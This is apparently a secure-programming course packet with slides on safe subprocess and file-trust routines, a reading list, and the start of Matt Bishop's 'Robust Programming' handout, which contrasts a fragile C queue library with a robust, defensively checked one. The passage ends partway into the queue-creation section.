  - Remain in effect until caller revokes them
- Example:

```
le_set("PATH=/u/mab/bin:/bin:/usr/bin");
msystem("echo $PATH");
```

- prints

```
/u/mab/bin:/bin:/usr/bin
```


Return Values

- *msystem*, *mpopen*, *mpclose*
  - Return values are as for *system*, *popen*, *pclose*
- For all others, need to include env.h; codes are:
  - SE_NONE no error
  - SE_NOMEM ran out of memory
  - SE_ENVVAR too many environment vars
  - SE_BADUMASK umask not valid
  - SE_BADFD no such file descriptor

Design Consideration #1

- Server or routine?
  - Written as function because server too complex due to authentication problem
- Compartmentalization
  - Tight; 1 central routine, invoked by all
  - *mpopen*, *mpclose*, *etc.* set up call to (or wait for) child
  - *schild* invokes child, reset environment and file descriptors
  - *le_* routines reinitialize environment

Design Consideration #2

- Principle: fail-safe defaults
  - Defaults provided for **PATH**, **SHELL**, and **IFS**
  - Caller can override these
    - See "mpopen/setproc.c", lines 9–12 for setup
    - Overriding is done in *mpopen*(), lines 53–84

Design Consideration #3

- Guideline: Environment reset completely
  - Use of *execve* in *schild*
  - All unused file descriptors closed
    - See lines 38–44, 63 and 64 in *schild*()

trustfile

Goal: determine if a check followed by a use causes a race condition in the current state

- Each invocation can have its own set of users who can (cannot) be trusted
- Handles symbolic links
- Knows about sticky bits

Example Use

```
int oku[] = { 0, 0, -1 };  /* trusted users */
oku[1] = geteuid();

       /* see if it's trustworthy */
if ((r = trustfile(fname, oku, NULL)) < 0)
   return(ERR_CANTTRUST);
       /* it is -- see if real UID could open it */
if (access(fname, W_OK) < 0)
   return(ERR_CANTACCESS);
       /* open it */
if ((fp = fopen(fname, "w")) == NULL)
       return(ERR_CANTOPEN);
```


Algorithm

- Split full path name into components, and work from left (top) on down
- At each point: ensure only trusted users can write to the directory
  - If symbolic link, must also check ancestor list of real such file
  - Knows the semantics of some vendors' setting sticky bit on directories (set compile-time flag **STICKY**)

Return Codes

- TF_YES
  - Only trusted users can alter the filename binding
- TF_NO
  - At least one untrusted user can alter the filename binding
  - First untrusted component in *tf_path*
- TF_ERROR
  - Can't get information about a component
  - Actual error code is in *tf_error*, and path name causing it is in *tf_path*

Implementation Consideration #1

- Who do you trust?
  - Default: trust *root*, current effective UID only
    - See “trustfile.c”, lines 533–536
    - Principle of fail-safe defaults
  - Allow the user to specify who to trust or who not to trust. If both specified, algorithm is:
    - If user is not in trusted list, distrust
    - If user is in both lists (trusted and untrusted), distrust
    - See code in “trustfile.c”, lines 689–694
    - Principle of fail-safe defaults

Implementation Consideration #2

- Path names
  - *malloc* not used, so lengths are checked
    - See lines 644–649 in "trustfile.c"
    - Fun question: no checking done in the routine *dirz*(), lines 181–241; why not?

Implementation Consideration #3

- System differences
  - How to find current working directory? **GETWD**, **GETCWD**
  - Be sure you get a system or library call that does this directly
    - Solaris uses char *getcwd(char *buf, int bufsz)
    - Ultrix uses char *getwd(char *buf)
    - Beware: Ultrix has getcwd() that uses *popen* and /bin/sh!!!!!

End of Examples

Key points

- You need to design carefully before you code
- You need to code carefully from your design, and think through any assumptions as you code
- Plan for porting to other environments when you write!

Resources

Goal of this section

- To suggest books, papers, and web sites

- Books
- Papers

Books

Security-Related

Building Secure Software: How to Avoid Security Problems the Right Way, Viega & McGraw, Addison-Wesley (2001)

- ISBN 0-201-72152-X

Writing Secure Code, Howard & Leblanc, Microsoft Press (2001)

- ISBN 0-735-61588-8

Solid Programming

Towards Zero-Defect Programming, Stavely, Addison-Wesley (1998)

- ISBN 0-201-38595-3

Writing Solid Code : Microsoft's Techniques for Developing Bug-Free C Programs, Maguire, Microsoft Press (1993)

- ISBN 1-556-15551-4

Papers

Buffer Overflows

Smashing the Stack for Fun and Profit

- http://www.securityfocus.com/data/library/P49-14.txt

Buffer Overflows Demystified

- http://www.enderunix.org/documents/eng/bof-eng.txt

w00w00 on Heap Overflows

- http://www.w00w00.org/files/articles/heaptut.txt

UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes

- http://lsd-pl.net/documents/asmcodes-1.0.2.pdf

Papers

Format Strings

Format String Techniques

- http://www.nopninjas.com/projects/NN-formats.txt

Analysis of Format String Bugs

- http://downloads.securityfocus.com/library/format-bug-analysis.pdf

Format String Attacks

- http://downloads.securityfocus.com/library/FormatString.pdf

Signals

Delivering Signals for Fun and Profit

- http://razor.bindview.com/publish/papers/signals.txt

JPEG COM Marker Processing Vulnerability in Netscape Browsers

- http://www.securityfocus.com/archive/1/71598

Papers

Denial of Service

Introduction to Denial of Service

- http://downloads.securityfocus.com/library/dos101.txt

General

Secure Programming for Linux and Unix HOWTO

- http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/book1.html

A Lab engineers check list for writing secure Unix code

- ftp://ftp.auscert.org.au/pub/auscert/papers/secure_programming_checklist

Secure UNIX Programming FAQ

- http://www.whitefang.com/sup

Web Sites

http://seclab.cs.ucdavis.edu/~bishop/secprog
- My page; some talks, papers, pointers

http://www.securityfocus.com
- Look at their library; lots of good papers

http://www.dwheeler.com
- Material on programming in a number of environments

End of Resources

- Several good books for writing secure programming
- Many papers on how to attack on the web

Conclusion

- Writing programs more carefully can drastically improve the state of computer security
- There is no magic to attacking programs; just apply common sense
  - And learn to think dirty
- We are not teaching programming properly in schools
  - Nor are we even applying what is taught!

Papers

This page deliberately left blank.

M. Bishop, “Robust Programming,” handout for ECS 153, Introduction to Computer Security, Department of Computer Science, University of California at Davis.

This page deliberately left blank.

Robust Programming

Matt Bishop[1]
Department of Computer Science
University of California at Davis
Davis, CA 95616-8562

1. Introduction

Robust programming, also called *bomb-proof programming*, is a style of programming that prevents abnormal termination or unexpected actions. Basically, it requires code to handle bad (invalid or absurd) inputs in a reasonable way. If an internal error occurs, the program or library terminates gracefully, and provides enough information so the programmer can debug the program or routine.

This handout discusses the principles of bomb-proof coding, and gives you a detailed example of how to do it right. Our example is library for managing queues (FIFO lists) of numbers. This allows the example to consider parameters and global variables. The principles apply to programs, also; specifically, input and parameters are equivalent, and the environment is like global variables.

2. Principles of Robust Programming

A robust program differs from a non-robust, or *fragile*, program by its adherence to the following four principles:

Paranoia. Don't trust anything you don't generate! Whenever someone uses your program or library routine, assume they will try to break it. When you call another function, check that it succeeds. Most importantly, assume that your own code will have problems, and program defensively, so those problems can be detected as quickly as possible.

Stupidity. Assume that the caller or user is an idiot, and cannot read any manual pages or documentation. Program so that the code you write will handle incorrect, bogus, and malformed inputs and parameters in a reasonable fashion, "reasonable" being defined by the environment. For example, if you print an error message, the message should be self-explanatory and not require the user to look up error codes in a manual. If you return an error code to the caller (for example, from a library routine) make the error codes unambiguous and detailed. Also, as soon as you detect the problem, take corrective action (or stop). This keeps the error from propagating.

Part of the problem is that in a week, you most likely will have forgotten the details of your program, and may call it incorrectly or give it bogus input. This programming style is also a form of defensive programming.

Dangerous Implements. A "dangerous implement" is anything that your routines expect to remain consistent across calls. For example, in the standard I/O library, the contents of the FILE structure for allocated files is expected to remain fixed across calls to the standard I/O library. That makes it a "dangerous implement." Don't let users gain access to these! They might accidentally (or deliberately) modify the data in that data structure, causing your library functions to fail – badly. Never return pointers or indices into arrays; always hide the true addresses (or indices) by using something called a "token."

Hiding data structures also makes your program or library more modular. For example, the queue manager uses arrays to represent queues. This gives them a maximum size. You might decide that linked lists would be more suitable and want to rewrite the routines. If you have properly designed the interface and hidden as much information and data as possible, the calling program need not be changed; however, if you neglected this style of information hiding and information abstraction, programs that correctly function with the current representation might break if you changed that representation (because the caller assumed that the queue elements are in sequential integer locations, for example).

Can't happen. As the old saw goes, "never say 'never.'" Impossible cases are rarely that; most often, they are merely highly unlikely. Think about how those cases should be handled, and implement that type of handling. In the worst case, check for what you think is impossible, and print an error message if it occurs. After all, if you modify the code

---

1.

repeatedly, it is very likely that one modification will affect other parts of the code and cause inconsistent effects, which may lead to "impossible" cases occurring.

Exercise 1. Relate the informal descriptions of the principles of robust programming to the more formal principles of good programming style, such as cohesion and coupling, information abstraction, information hiding, and good documentation. The point of this exercise is to show you that robust programs arise from writing code in a good style; what you learn in school ***is*** useful!

Robust programming is defensive, and the defensive nature protects the program not only from those who use your routine but also from yourself. Programming is not mathematics; errors occur. Good programming assumes this, and takes steps to detect and report those errors, internal as well as external. Beware of everything – even your own code!

3. Example of a Fragile Library

This library implements queues in a very straightforward way. It's typical of what many C programmers would write. It's also very fragile code. We'll analyze it in detail to support that statement.

The library can handle any number of queues, and when a queue is created, its pointer is returned to the caller. Three entry points are provided: *qmanage*, for creating or deleting a queue; *put_on_queue*, for adding an element to a queue; and *take_off_queue*, for deleting an element from a queue. All files calling this routine must include the header file *fqlib.h*, which defines the queue structure.

Reviewing the structure and library functions will illuminate the problems with fragile code, and show why the usual C coding style is so fragile.

3.1. The Queue Structure

The file *fqlib.h* defines the queue structure and the maximum number of elements in the queue. Because programs calling the queue functions must pass a pointer to the queue, the structure must be visible to the calling procedures (which need to know the structure to define the queue pointer type QUEUE *). Hence this file must be included in programs that call the queue library functions.

The header file contains:

```
/*
 * the queue structure
 */
typedef struct queue {
      int *que;         /* the actual array of queue elements */
      int head;         /* head index in que of the queue */
      int count;        /* number of elements in queue */
      int size;         /* max number of elements in queue */
} QUEUE;

/*
 * the library functions«
 */
void qmanage(QUEUE **, int, int);         /* create or delete a queue */
void put_on_queue(QUEUE *, int);          /* add to queue */
void take_off_queue(QUEUE *, int *);      /* pull off queue */
```

As indicated, the queue management functions are:

qmanage()	create and delete queues;
put_on_queue()	add an element to the end of the queue
take_off_queue()	take an element from the head of the queue

This organization provides the first evidence of fragility. The caller will use a pointer to a QUEUE structure; and as the layout of that structure, and its location, is known, the caller can bypass the queue library to obtain data from the queues directly – or alter information in the queues, or information that the library uses to manage the queues. For example, if one wanted to change the number of elements in the queue without calling a queue management function,

one can say:

```
qptr->count = newvalue;
```

where *qptr* is a pointer to the relevant queue and *newvalue* the expression for the new value to be assigned to the queue's counter.

So, the problem with including this header file in the callers' files is:

☞ The callers have access to the internal elements of the queue structure.

3.2. The Queue Management Function

The first function controls the creation and deletion of stacks:

```
/*
 * create or delete a queue
 *
 * PARAMETERS:    QUEUE **qptr      space for, or pointer to, queue
 *                int flag          1 for create, 0 for delete
 *                int size          max elements in queue
 */
void qmanage(QUEUE **qptr, int flag, int size)
{
      if (flag){
            /* allocate a new queue */
            *qptr = malloc(sizeof(QUEUE));
            (*qptr)->head = (*qptr)->count = 0;
            (*qptr)->que = malloc(size * sizeof(int));
            (*qptr)->size = size;
      }
      else{
            /* delete the current queue */
            (void) free((*qptr)->que);
            (void) free(*qptr);
      }
}
```

Glancing over it, we see it uses logical cohesion because the parameter *flag* indicates which of two distinct, logically separate operations are to be performed. The operations could be written as separate functions. That this routine has such poor cohesion does not speak well for its robustness.

Consider the parameter list, and the calling sequence. The *flag* parameter is an integer that indicates whether a queue is to be created (if *flag* is non-zero) or deleted (if *flag* is zero). The *size* parameter gives the maximum number of integers to be allowed in the queue. Suppose a caller interchanged the two:

```
qmanage(&qptr, 85, 1);
```

The *qmanage* routine would not detect this as an error, and will allocate a queue with room for 1 element rather than 85. This ease of confusion in the parameters is the first problem, and one that cannot be checked for easily.

☞ The order of elements in the parameter list is not checked.

Next, consider the *flag* argument. When does it mean to create a queue and when does it mean to delete a queue? For this function, the intention is that 1 means create and 0 means delete, but the coding style has changed this to allow any non-zero value to mean create. But there is little connection between 1 and create, and 0 and delete. So psychologically, the programmer may not remember which number to use and this can cause a queue to be destroyed when it should have been created. Using *enum*s would help here if the library is compiled with the program, but if the library is simply loaded, *enum*s do not help as the elements are translated into integers (so no type checking can be done).

☞ The value of the flag parameter is arbitrary.

The first parameter is a pointer to a pointer – necessary when a value is returned through the parameter list, as all C function arguments are passed by value. Passing a pointer provides the call by reference mechanism. However, a call

by reference usually uses a singly indirect pointer; if a doubly indirect pointer is used, programmers will make mistakes (specifically, pass a singly indirect pointer). In general, it is better to avoid call by reference; when it is necessary, do not use multiple levels of indirection unless absolutely necessary.

☞ Using pointers to pointers causes errors in function calls.

The third set of problems arises from a failure to check parameters. First look at queue creation. Suppose *qptr* is **NULL** or an invalid pointer. Then the line containing *malloc* will cause a segmentation fault. Also, suppose *size* is non-positive. What happens when the queue is allocated (the second *malloc*)? If *size* is 0, most *malloc*s will return a **NULL** pointer, but this is not universal. If *size* is negative, the result is implementation dependent and may cause a segmentation violation. In either case, the result is unpredictable.

Now look at queue deletion. The parameter *size* is irrelevant, but suppose *qptr* or **qptr* is **NULL**. Then the result of *free* is undefined and may result in a segmentation fault. Worse, imagine the parameter is not **NULL** but instead a meaningless address. This is almost impossible to catch before the call, and causes segmentation violations (if lucky) or very odd behavior afterwards (if not).

☞ The parameter values are not sanity checked.

The calling sequence is not checked either. Suppose one deletes a queue before creating it:

```
qmanage(&qptr, 0, 1);
     /* ... */
qmanage(&qptr, 1, 100);
```

This would either cause a segmentation violation when called, or the releasing of unallocated memory; in the latter case, the program will probably crash later on, with little indication of why. Again, the problem is that *qmanage* does not check that *qptr* refers to a valid queue. However, here's a more subtle variation of this problem:

```
qmanage(&qptr, 1, 100);
/* ... */
qmanage(&qptr, 0, 1);
/* ... */
qmanage(&qptr, 0, 1);
```

Now a queue is deleted twice. Attempting to *free* space that has already been deallocated causes an undefined action, usually a segmentation violation.

☞ The user can delete an unallocated queue, or a previously deleted queue.

Consider the body of the routine. What happens if either *malloc* fails, and returns **NULL**? The subsequent references to *qptr* to fault, as they are references through a **NULL** pointer. Hence:

☞ Check all return values.

One subtle problem arises from overflow. Consider the expression

```
size * sizeof(int)
```

in the first call to *malloc*. Suppose *size* is 2^{31}, and an integer is 4 bytes (a common value). Then this expression evaluates to 2^{33}. On a 32 bit machine, this overflows, and (most likely) produces a value of 0. Such a flaw will most likely not cause any problems during the call, but will cause the program to produce a segmentation fault in a seemingly unrelated place later on. Overflow (and underflow, in floating point calculations) are very pernicious and nasty problems; watch out for them.

☞ Look out for integer (or floating point) overflow (and underflow, when appropriate).

Exercise 2. The obvious way to test for overflow is to multiply the absolute value of *size* and *sizeof(int)* and see if the result is smaller than *size* (because if `a * b < a` when `a > 0` and `b > 0`, then overflow has occurred). Does this always work? What problems does it introduce? (*Hint*: think about architectures allowing arithmetic overflow to cause a trap.) Suggest an alternate method without these problems.

3.3. Adding to a Queue

This function adds an element to the queue. It adds the index of the head element to the current count (modulo the queue size), and places the new element at that location; it then increments the count:

```
/*
 * add an element to an existing queue
 *
 * PARAMETERS:    QUEUE *qptr pointer for queue involved
 *                int n       element to be appended
 */
void put_on_queue(QUEUE *qptr, int n)
{
      /* add new element to tail of queue */
      qptr->que[(qptr->head + qptr->count) % qptr->size] = n;
      qptr->count++;
}
```

Two basic problems arise. First, the *qptr* parameter is not checked to ensure it refers to a valid queue; it may refer to a queue that has been deleted, or to random memory, or may be **NULL**. Any of these will cause problems; if the caller is lucky, the problem will arise in this routine; if the caller is unlucky, the symptom will not appear until later on in the program, with no indication of what caused it.

☞ Check all parameters.

As an offshoot of this, suppose *qptr* is valid but *que* is not. Then the routine will not work correctly:

☞ Check for incorrect values in structures and variables.

Second, suppose the queue is full (that is, *qptr->count* equals *qptr->size*). If this function is called, it will overwrite the head of the queue. There is no check for an overflowing queue, doubtless because the author assumed it would never happen.

☞ Check for array overflow when inserting items.

A more sophisticated problem is the placing of trust in the values of the queue structure. The integrity of the queue structure depends on the consistency of the *count*, *size*, and *head* fields. If *size* increases between calls, the routine will think that the queue has been allocated more space than it actually has, leading to a segmentation fault. If *size* decreases between calls, some elements might be lost.

Exercise 3. Write a program that demonstrates when decreasing *size* between calls to *add_to_queue* causes elements previously added to the queue to become inaccessible. Describe the problems that can arise if the values of *head* and/or *count* are changed across calls to *put_on_queue*.

Given the accessibility of the queue structure elements to the callers, these elements may change (accidentally or deliberately).

3.4. Removing Elements from the Queue

Taking elements off the queue begins by getting the element at index *head*. Then count is decremented, and *head* is incremented (modulo *size*):

```
/*
 * take an element off the front of an existing queue
 *
 * PARAMETERS:    QUEUE *qptr pointer for queue involved
 *                int *n      storage for the return element
 */
void take_off_queue(QUEUE *qptr, int *n)
{
      /* return the element at the head of the queue */
      *n = qptr->que[qptr->head++];
      qptr->count--;
      qptr->head %= qptr->size;
}
```

The parameter problems described in the previous section exist here too; *qptr* may be invalid, **NULL**, or point to an invalid queue. Moreover, *n* may also be an invalid integer pointer. So:

☞ Check all parameters.

☞ Check for incorrect values in structures and variables.

Here. the danger is underflow, not overflow. Suppose there are no elements in the queue. The value returned through *n* will be garbage, and *count* will be set to a bogus value. Hence:

☞ Check for array underflow when extracting items.

The problem of variable consistency across calls occurs in this routine, also.

Exercise 4. What problems might an invalid pointer for *n* cause? Specifically, suppose in the call

```
take_off_queue(qptr, c)
```

the variable `c` is declared as a *char* * or a *float* *? How would you solve these problems in a portable manner?

3.5. Summary

The library *fqlib.c*, the contents of which are presented in this section, is very fragile code. Among its flaws are:

- The callers have access to the internal elements of the queue structure.
- The order of elements in parameter lists is not checked.
- The value of command parameters (which tell the function what operation to perform) is arbitrary.
- Using pointers to pointers causes errors in function calls.
- The parameter values are not sanity checked.
- The user can delete an unallocated queue, or a previously deleted queue.
- Return values from library functions are not checked.
- Integer (or floating point) overflow (and underflow, when appropriate) is ignored.
- The values in structures and variables are not sanity checked.
- Neither array underflow nor overflow is checked for.

All these flaws make the library susceptible to failure.

4. Example of a Robust Library

In this section, we study an alternate implementation of the same library. This version, however, is very robust; it performs sanity checking, and attempts to anticipate problems and handle them gracefully. If the library cannot recover, it returns an error code to the caller indicating the problem. This code is more complex to write, but—as the callers can rely on it—makes debugging the calling applications much simpler.

4.1. The Queue Structure

The queue structure is to be unavailable to the caller, so we need to define two items: the structure itself, and an interface to it. We deal with the interface first. The object that the caller uses to represent a queue will be called a *token*.

If we make the token a pointer to a structure, the user will be able to manipulate the data in the structure directly. Hence we need some other mechanism, and indexing into an array is the obvious solution. However, if we use simple indices, then the user can refer to queue 0, and have a high degree of certainty of getting a valid queue. So instead we use a function of the index such that 0 is not in the range of the function. Thus, we will represent the queues as entries in an array of queues, and the token will be an invertible mathematical function of their index.

In addition, we must prevent a "dangling reference" problem (in which a program references queue A after that queue is deleted). Suppose a programmer uses the library to create queue A. Queue A is subsequently deleted and queue B created; queue B happens to occupy the same slot in the array of queues as queue A did. A subsequent reference to queue A by token will get queue B. To avoid this problem, we associate with each queue a unique integer (called a *nonce*) and merge this into the token. In the above example, queue might have nonce 124 and queue B might have nonce 3086. The token for queue A is $f(7, 124)$ and the token for queue B is $f(7, 3085)$. As these values differ, the reference to queue A will be detected and rejected.

We choose as our function the following:

$$f(index, nonce) = ((index + 0x1221)<<16) \mid (nonce + 0x0502)$$

where << and | are the usual C operators. We emphasize, however, that ***any*** function invertible in either argument is acceptable. In the above,

```
index = (f(index, nonce) >> 16) & 0xffff
```

and

```
nonce = f(index, nonce) & 0xffff
```

where & and >> are the usual C operators.

This simplifies the interface considerably, but at the cost of assuming a 32-bit quantity (or greater). Fortunately, most systems have a datatype supporting integers of this length. So, in the header file, we put:

```
/* queue identifier; contains internal index and nonce mashed together */
typedef long int QTICKET;
```

With this token defined, calling routines need know nothing about the internal structures.

☞ Don't hand out pointers to internal data structures; use tokens instead.

The second issue is errors; how to handle them? We can print error messages (and take action, possibly even terminating), we can return error results and allow the caller to handle the error, or we can set up special error handlers (if the language supports these; they are typically written as trap or exception handlers). Unfortunately, C does not provide exception handlers for errors. The method of returning error codes to the caller allows much greater flexibility than handling the error in the routine, and is equally simple to perform. The complication is that a set of error codes must indicate the errors that could occur. So, as we proceed through our library, we shall track errors and define error codes.

☞ Handle errors in a consistent manner: either print error messages from a centralized printing routine, or return error codes to the caller and let the caller report the error.

We make some decisions about the library functions for this purpose. The return value will indicate whether an error has occurred; if so, the function returns an error code and an expository message in a buffer. If not, it returns a flag indicating no error. So, we define all error codes to be negative:

```
/*
 * error return values
 * all the queue manipulation functions return these;
 * you can interpret them yourself, or print the error
 * message in qe_errbuf, which describes these codes
 */
#define QE_ISERROR(x)   ((x) < 0)   /* true if x is a qlib error code */
#define QE_NONE         0           /* no errors */
/*
 * the error buffer; contains a message describing the last queue
 * error (but is NUL if no error encountered); not cleared on success
 */
extern char qe_errbuf[256];
```

Like the UNIX system variable *errno*(3), *qe_errbuf* is set on an error but not cleared on success. The buffer will contain additional information (such as in which routine the error occurred and relevant numbers). The following macros aid this process:

```
                /* macros to fill qe_errbuf */
#define ERRBUF(str)     (void) strncpy(qe_errbuf, str, sizeof(qe_errbuf))
#define ERRBUF2(str,n)  (void) sprintf(qe_errbuf, str, n)
#define ERRBUF3(str,n,m)(void) sprintf(qe_errbuf, str, n, m)
```

These are defined in *qlib.c* because they format messages placed in *qe_errbuf*; the functions that call the library have no use for them.

We also redefine the function interface to eliminate the low cohesion of the *qmanage* routine:

```
QTICKET create_queue(void);         /* create a queue */
```

```
int delete_queue(QTICKET);          /* delete a queue */
int put_on_queue(QTICKET, int);     /* put number on end of queue */
int take_off_queue(QTICKET);        /* pull number off front of queue */
```

This eliminates the use of a flag variable to manage creation or deletion.

In the *qlib.c* file we place the definition of the queue structure and the related variables:

```
/* macros for the queue structure (limits) */
#define MAXQ      1024              /* max number of queues */
#define MAXELT    1024              /* max number of elements per queue */

/* the queue structure */
typedef int QELT;                   /* type of element being queued */
typedef struct queue {
      QTICKET ticket;               /* contains unique queue ID */
      QELT que[MAXELT];             /* the actual queue */
      int head;                     /* head index in que of the queue */
      int count;                    /* number of elements in queue */
} QUEUE;
/* variables shared by library routines */
static QUEUE *queues[MAXQ];         /* the array of queues */
                                        /* nonce generator -- this */
static unsigned int noncectr = NOFFSET;   /* MUST be non-zero always */
```

We made one change to the queue definition: all queues are to be of fixed size. This was for simplicity (see the exercise below). Also, all globals are declared *static* so they are not accessible to any functions outside the library file.

We distinguish between an *empty* queue and a *nonexistent* queue. The former has its *count* field set to 0 (so the queue exists but contains no elements); the latter has the relevant element in *queues* set to **NULL** (so the queue does not exist).

Exercise 5. The macros *ERRBUF2* and *ERRBUF3* use *sprintf* to format the error message. What problem does this function not guard against? Why can we ignore this problem in our library?

Exercise 6. What problems does static allocation of space for each queue's contents and for all queues introduce? What advantages?

4.2. Token Creation and Analysis

One function internal to the library creates a token from an index, and another takes a token, validates it, and returns the appropriate index.

These are separate routines because we need to be able to change the token's representation if the library is ported to a system without a 32-bit quantity to store the token in. Or, we may prefer to modify the mathematical function involved. In either case, this increases cohesion and decreases coupling, laudable goals from the software engineering (and maintenance!) perspectives.

In what follows, *IOFFSET* is the offset added to the index of the element and *NOFFSET* is the initial nonce. Both are defined in *qlib.c*:

```
#define IOFFSET   0x1221      /* used to hide index number in ticket */
#define NOFFSET   0x0502      /* initial nonce */
```

Here is the function to generate a token:

```
/*
 * generate a token; this is an integer: index number + OFFSET,,nonce
 * WARNING: each quantity must fit into 16 bits
 *
 * PARAMETERS:    int index   index number
 * RETURNED:      QTICKET     ticket of corresponding queue
 * ERRORS:        QE_INTINCON * index + OFFSET is too big
```

```
 *                            * nonce is too big
 *                            * index is out of range
 *                            (qe_errbuf has disambiguating string)
 * EXCEPTIONS:    none
 */
static QTICKET qtktref(unsigned int index)
{
      unsigned int high;      /* high 16 bits of ticket (index) */
      unsigned int low;       /* low 16 bits of ticket (nonce) */

      /* sanity check argument; called internally ... */
      if (index > MAXQ){
            ERRBUF3("qtktref: index %u exceeds %d", index, MAXQ);
            return(QE_INTINCON);
      }

      /*
       * get the high part of the ticket (index into queues array,
       *   offset by some arbitrary amount)
       * SANITY CHECK: be sure index + OFFSET fits into 16 bits as positive
       */
      high = (index + IOFFSET)&0x7fff;
      if (high != index + IOFFSET){
            ERRBUF3("qtktref: index %u larger than %u", index,
                                                      0x7fff - IOFFSET);
            return(QE_INTINCON);
      }

      /*
       * get the low part of the ticket (nonce)
       * SANITY CHECK: be sure nonce fits into 16 bits
       */
      low = noncectr & 0xffff;
      if ((low != noncectr++) || low == 0){
            ERRBUF3("qtktref: generation number %u exceeds %u\n",
                                       noncectr - 1, 0xffff - NOFFSET);
            return(QE_INTINCON);
      }

      /* construct and return the ticket */
      return((QTICKET) ((high << 16) | low));
}
```

The function is declared *static* so that only functions in the library may access it.

Rather than return a value through the parameter list, we compute the token and return it as the function value. This allows us to return error codes as well (since tokens are always positive, and error codes always negative). The single parameter is an index for which the token is to be computed.

☞ Make interfaces simple, even if they are for routines internal to the library.

The next *if* statement checks the value of the parameter; in this case, it must be a valid array index (between 0 and *MAXQ* inclusive). As the parameter is unsigned, only the upper bound need be checked. This may seem excessive; after all, this function is only called within our library, so can't we ensure the parameter is always in the expected range? The principle of "can't happen" applies here. We can indeed assure the index always lies within the range, but suppose someone else one day modifies our code and makes an error. That error could cause the library to fail. So it's best to program defensively.

☞ Always check parameters to make sure they are reasonable.

If an error occurs, it should be identified precisely. Two techniques are combined here. The first is an error message, giving the name of the routine and an exact description of the problem. It is in *qe_errbuf*, and available to the caller. The second is a return value indicating an error (specifically, an internal inconsistency):

```
#define QE_INTINCON     -8    /* internal inconsistency */
```

The calling routine must detect this error and act accordingly.

☞ Give useful and informative error messages. Include the name of the routine in which the error occurs. Allow numbers in the error message. Use error codes that precisely describe the error.

.The error code here indicates an internal inconsistency (because an error indicates another library routine is calling *qtktref* incorrectly). An error message or code simply indicating an error occurred would be less helpful, because we would not know why the error occurred, or (depending on the error message) where.

The next statements add the offset to the index. As this is to be the upper half of a 32-bit number, it must fit into 16 bits as a signed number. The code checks that this requirement is met. Again, if it is not met, a detailed error message is given.

Exercise 7. Explain how the check works, in detail.

Exercise 8. The code uses `0x7fff` to mask *index* for the comparison instead of using `0xffff`. Why is the mask 15 bits instead of 16?

Exercise 9. The check for *noncectr* is similar, but uses `0xffff` as a mask. Explain why it does not need to use `0x7fff`.

The routine to break down a token into its component parts, and check the queue, is similar:

```
/*
 * check a ticket number and turn it into an index
 *
 * PARAMETERS:    QTICKET qno       queue ticket from the user
 * RETURNED:      int               index from the ticket
 * ERRORS:        QE_BADTICKET      queue ticket is invalid because:
 *                                  * index out of range [0 .. MAXQ)
 *                                  * index is for unused slot
 *                                  * nonce is of old queue
 *                                  (qe_errbuf has disambiguating string)
 *                QE_INTINCON       queue is internally inconsistent because:
 *                                  * one of head, count is uninitialized
 *                                  * nonce is 0
 *                                  (qe_errbuf has disambiguating string)
 * EXCEPTIONS:    none
 */
static int readref(QTICKET qno)
{
      register unsigned index;      /* index of current queue */
      register QUEUE *q;            /* pointer to queue structure */

      /* get the index number and check it for validity */
      index = ((qno >> 16) & 0xffff) - IOFFSET;
      if (index >= MAXQ){
            ERRBUF3("readref: index %u exceeds %d", index, MAXQ);
            return(QE_BADTICKET);
      }
      if (queues[index] == NULL){
            ERRBUF2("readref: ticket refers to unused queue index %u",
                                                      index);
            return(QE_BADTICKET);
```

```
	}

	/*
	 * you have a valid index; now validate the nonce; note we
	 * store the ticket in the queue, so just check that (same
	 * thing)
	 */
	if (queues[index]->ticket != qno){
		ERRBUF3("readref: ticket refers to old queue (new=%u, old=%u)",
				((queues[index]->ticket)&0xffff) - IOFFSET,
				(qno&0xffff) - NOFFSET);
		return(QE_BADTICKET);
	}

	/*
	 * check for internal consistencies
	 */
	if ((q = queues[index])->head < 0 || q->head >= MAXELT ||
				q->count < 0 || q->count > MAXELT){
		ERRBUF3("readref: internal inconsistency: head=%u,count=%u",
				q->head, q->count);
		return(QE_INTINCON);
	}
	if (((q->ticket)&0xffff) == 0){
		ERRBUF("readref: internal inconsistency: nonce=0");
		return(QE_INTINCON);
	}

	/* all's well -- return index */
	return(index);
}
```

The argument for this function is a token representing a queue; the purpose of this function is to validate the token and return the corresponding index. The first section of *readref* does this; it derives the index number from the token, and checks first that the index is a legal index, then that there is a queue with that index. If either fails, an appropriate error message is given. Notice that the error code simply indicates a problem with the parameter, although the message in *qe_errbuf* distinguishes between the two.

☞ Make parameters quantities that can be checked for validity, and check them.

As the caller of the library has supplied the token, a bogus token is not an internal error. So we use another error code to indicate the problem:

```
#define QE_BADTICKET    -3    /* bad ticket for the queue */
```

Next, we check that the queue with the same index as the token is the queue the token refers to. This is the “dangling reference” problem mentioned earlier. The current queue’s token is stored in each queue structure, so we simply ensure the current token is the queue’s token. If not, we handle the error appropriately.

☞ Check for references to outdated data structures.

The last section of code checks for internal consistency. The goal is to detect problems internal to the queue library. The consistency checks are:

1. The position of the queue *head* must lie between 0 and **MAXELT**.
2. The *count* of elements in the queue must be nonnegative and no greater than **MAXELT**.
3. The nonce can never be 0. This prevents a random integer 0 from being taken as a valid token.

When any of these are detected, the routine reports an error.

An alternate approach, favored by some experts, is to make this code conditionally compilable, and omit it on produc-

tion versions. They either use `#ifdefs` to surround the code:

```
#ifdef DEBUG
      /* the code goes here */
#endif
```

or use the *assert*() macro. This saves space when the library is provided for production, but can make tracking down any problems more difficult when they occur in production software, because less information is provided than in a development environment.

☞ Assume "debugged code" isn't. When it's moved to other environments, previously unknown bugs may appear.

The *assert*() macro is described in the manual as *assert*(3) Its argument is an expression, and that expression is evaluated. If the expression is false, the macro writes a message to the standard error, aborts the program and forces a core dump for debugging purposes. For example, the internal consistency checking code could be replaced with:

```
      assert((q = queues[index])->head < 0 || q->head >= MAXELT);
      assert(q->count < 0 || q->count > MAXELT);
      assert((q->ticket)&0xffff) != 0);
```

If the middle *assert* expression were false, the error message would be:

```
assertion "q->count < 0 || q->count > MAXELT" failed file "qlib.c", line 178
```

If the compile-time constant **NDEBUG** is defined, all *assert*() macros are empty, so they are in effect deleted from the program.

Exercise 10. The *assert* macro aborts the program if the condition fails. It applies the theory that "if the library is internally inconsistent, the entire set of queues cannot be trusted." The other methods allow the caller to attempt to recover. Which is better? When?

4.3. Queue Creation

The routine *create_queue* creates queues:

```
/*
 * create a new queue
 *
 * PARAMETERS:    none
